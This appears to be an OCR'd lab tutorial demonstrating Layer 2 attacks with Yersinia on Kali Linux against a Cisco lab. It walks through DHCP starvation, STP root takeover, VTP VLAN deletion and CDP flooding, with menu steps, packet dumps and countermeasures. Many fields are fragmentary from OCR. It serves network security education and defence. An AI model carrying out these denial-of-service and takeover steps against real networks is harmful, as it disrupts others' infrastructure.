OS and applications we used in this document

hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping3 you are able to perform DoS attacks

http://linux.die.net/man/8/hping3

Yersinia is a network tool designed to take advantage of some weakeness in different network protocols. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.
Attacks can Yersinia preform :
http://www.yersinia.net/attacks.htm


Kali Linux is an advanced Penetration Testing and Security Auditing Linux distribution.
Kali is a complete re-build of BackTrack Linux, adhering completely to Debian development standards. with more than 300 penetration testing tools

https://www.kali.org/

Ike-scan is a command-line tool that uses the IKE protocol to discover, fingerprint and test IPSec VPN servers. It is available for Linux, Unix, MacOS and Windows under the GPL license.

THC IPv6 tools
http://manpages.ubuntu.com/manpages/trusty/man8/thc-ipv6.8.html
https://www.thc.org/thc-ipv6/


DHCP Starvation Attack



R2 will be configured as DHCP server

Ip dhcp pool 10
Network 10.1.1.0 255.255.255.0
Default-router 10.1.1.1

Kali side we will run Yersinia , -G will run this application in GUI instead of CLI :
Yersinia –G ,
Go to DHCP tab



Protocols	Packets
CDP	3
DHCP	82174
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
STP	0


SIP	DIP	MessageType	Interface	Count	Last seen
010.001.001.001	255.255.255.255	02 OFFER	eth0	1	12 Sep 22:35:29
010.001.001.001	255.255.255.255	02 OFFER	eth0	1	12 Sep 22:35:29
000.000.000.000	255.255.255.255	01 DISCOVER	eth0	1	12 Sep 22:35:48
000.000.000.000	255.255.255.255	01 DISCOVER	eth0	1	12 Sep 22:35:52
010.001.001.001	255.255.255.255	02 OFFER	eth0	1	12 Sep 22:35:29
010.001.001.001	255.255.255.255	02 OFFER	eth0	1	12 Sep 22:35:29
010.001.001.001	255.255.255.255	02 OFFER	eth0	1	12 Sep 22:35:29
010.001.001.001	255.255.255.255	02 OFFER	eth0	1	12 Sep 22:35:29

Field	Value
Source MAC	CA:01:2
Destination MAC	01:00:0
Version	02
TTL	B4
Checksum	4E01
DevID	R2.lab.l

Dynamic Host Configuration Protocol

Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 0.0.0.0 DIP 255.255.255.255 SPort 68 DPort 67
Op 01 Htype 01 HLEN 06 Hops 00 Xid 00009869 Secs 0000 Flags 800
CI 0.0.0.0 YI 0.0.0.0 SI 0.0.0.0 GI 0.0.0.0
CH 02:48:33:66:02:51

Choose Lunch attack as shown below


Yersinia 0.7.1
File Protocols Actions Options Help
Launch attack
ture
Edit mode
Exit
Choose attack
CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP
Cancel
OK
Extra

Choose attack

Description	DoS
○ sending RAW packet	□
● sending DISCOVER packet	☑
○ creating DHCP rogue server	□
○ sending RELEASE packet	☑

Protocols	Pack
CDP	4
DHCP	821
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
STP	0

ype	Interface	Count	Last seen
₹	eth0	1	12 Sep 22:35:29
₹	eth0	1	12 Sep 22:35:29
)VER	eth0	1	12 Sep 22:35:48
)VER	eth0	1	12 Sep 22:35:52
)VER	eth0	1	12 Sep 22:36:03
)VER	eth0	1	12 Sep 22:36:23
)VER	eth0	1	12 Sep 22:36:36
)VER	eth0	1	12 Sep 22:36:39


Field	
Source MAC	CA:01:2
Destination MAC	FF:FF:FF
SIP	010.001
DIP	255.255
SPort	67
DPort	68
Op	02

Dynamic Host Configuration Protocol

Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 0.0.0.0 DIP 255.255.255.255 SPort 68 DPort 67
Op 01 Htype 01 HLEN 06 Hops 00 Xid 00009869 Secs 0000 Flags 800
CI 0.0.0.0 YI 0.0.0.0 SI 0.0.0.0 GI 0.0.0.0
CH 02:48:33:66:02:51

```
0x0000:  ffff ffff ffff ca01 2100 0008 0800 4500   ........!.....E.
```


After one few seconds choose List Attacks then choose cancel all attacks
From R2 side:




```
R2#sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
10.1.1.2            33f1.bb30.7c2f          Sep 13 2014 02:40 AM    Automatic
10.1.1.3            3139.093c.effa          Sep 13 2014 02:40 AM    Automatic
10.1.1.4            b478.dd35.a78f          Sep 13 2014 02:40 AM    Automatic
10.1.1.5            7205.fe60.c461          Sep 13 2014 02:40 AM    Automatic
10.1.1.6            1427.bc15.9110          Sep 13 2014 02:40 AM    Automatic
10.1.1.7            e937.d26f.bc13          Sep 13 2014 02:40 AM    Automatic
10.1.1.8            ddac.700c.eb00          Sep 13 2014 02:40 AM    Automatic
10.1.1.9            dc80.320e.52ba          Sep 13 2014 02:40 AM    Automatic
10.1.1.10           dffe.a117.61d9          Sep 13 2014 02:40 AM    Automatic
10.1.1.11           75de.7f59.8422          Sep 13 2014 02:40 AM    Automatic
10.1.1.12           8170.180e.911a          Sep 13 2014 02:40 AM    Automatic
10.1.1.13           6a6e.f127.5e01          Sep 13 2014 02:40 AM    Automatic
10.1.1.14           7cc3.be64.7ed8          Sep 13 2014 02:40 AM    Automatic
10.1.1.15           1ad8.c80b.0004          Sep 13 2014 02:40 AM    Automatic
10.1.1.16           9f34.4775.4028          Sep 13 2014 02:40 AM    Automatic
10.1.1.17           c98b.601b.d54b          Sep 13 2014 02:40 AM    Automatic
10.1.1.18           b703.0554.641c          Sep 13 2014 02:40 AM    Automatic
10.1.1.19           0ff0.b656.4e86          Sep 13 2014 02:40 AM    Automatic
10.1.1.20           2b39.e072.362d          Sep 13 2014 02:40 AM    Automatic
```

Countermeasure:
Use dhcp snooping in the switch and make interface connected to R1 with rate limit for receiving dhcp discover messages , also we can make sure Kali will not perform dhcp spoofing attack by making same interface to be the only trusted one to send dhcp offer messages
also we can prevent this attack by using port security command in the switch with max 1 mac address allowed.

Root Bridge Attack



Kali side:
Yersinia –G
STP tab
Choose Calming Root Role


Yersinia 0.7.1
File Protocols Actions Options Help
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP Yersinia log
RootId BridgeId Port Interface Count Last seen
Cancel
OK

Protocols	Packets
CDP	83951
DHCP	82194
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
STP	0

Field	Value
Source MAC	CA:01:2
Destination MAC	01:00:0
Version	01
TTL	B4
Checksum	4F12
DevID	R2.lab.l
Software version	Cisco IO

Spanning Tree Pro
Source MAC 0
Id 0000 Ve CD90117CAA Pathcost 00000
BridgeId 8423. 0014 Hello 0002 Fwd

Choose attack

CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP


Choose attack

Description	DoS
● sending conf BPDU	□
○ sending tcn BPDU	□
○ sending conf BPDUs	☑
○ sending tcn BPDUs	☑
○ Claiming Root Role	□
○ Claiming Other Role	□
○ Claiming Root Role with MiTM	☑


Countermeasure to a root takeover attack is simple and straightforward. Two features help thwart a root takeover attack:

- Root guard
- BPDU-guard

VTP Attack



From Kali side:
Yersinia –G
VTP tab
Choose sending VTP packet


Yersinia 0.7.1
File Protocols Actions Options Help
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP Yersinia log
Code Domain MD5 Interface Count Last seen
Cancel
OK

Protocols	Packets
CDP	83955
DHCP	82198
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
STP	0

Field	Value
Source MAC	CA:01:2
Destination MAC	01:00:0
Version	01
TTL	B4
Checksum	4F12
DevID	R2.lab.l(
Software version	Cisco IO

Choose attack

CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP

Choose attack


Description	DoS
● sending VTP packet	□
○ deleting all VTP vlans	☑
○ deleting one vlan	☑
○ adding one vlan	□
○ Catalyst zero day	☑

VLAN Trunking
Source MAC :CC
Version 01
MD5 00000
Revision 1
Followers 1 Sequence 1


Countermeasure

Just use vtp MD5 password , still attackers can crack MD5 hash passwords using tools such as Cain & Abel but this will take long time from them.

CDP Flooding Attack



Kali side:
Yersinia –G
CDP tab



Protocols	Packets
CDP	5
DHCP	82188
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
STP	0

Field	Value
Source MAC	CA:01:2
Destination MAC	01:00:0
Version	02
TTL	B4
Checksum	4E01
DevID	R2.lab.l
Software version	Cisco IO

TTL	DevID	Interface	Count	Last seen
B4	R2.lab.local	eth0	5	12 Sep 22:37:23


Cisco Discovery Protocol

Source MAC 06:45:8B:6B:41:56 Destination MAC 01:00:0C:CC:CC:CC

Version 01 TTL B4 Checksum 0000

```
0x0000:  0100 0ccc cccc ca01 2100 0008 0159 aaaa  ........!....Y..
0x0010:  0300 000c 2000 02b4 4e01 0001 0010 5232  ..........N...R2
```

Choose Flooding CDP table



Protocols	Packets
CDP	6
DHCP	82192
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
STP	0

Choose attack

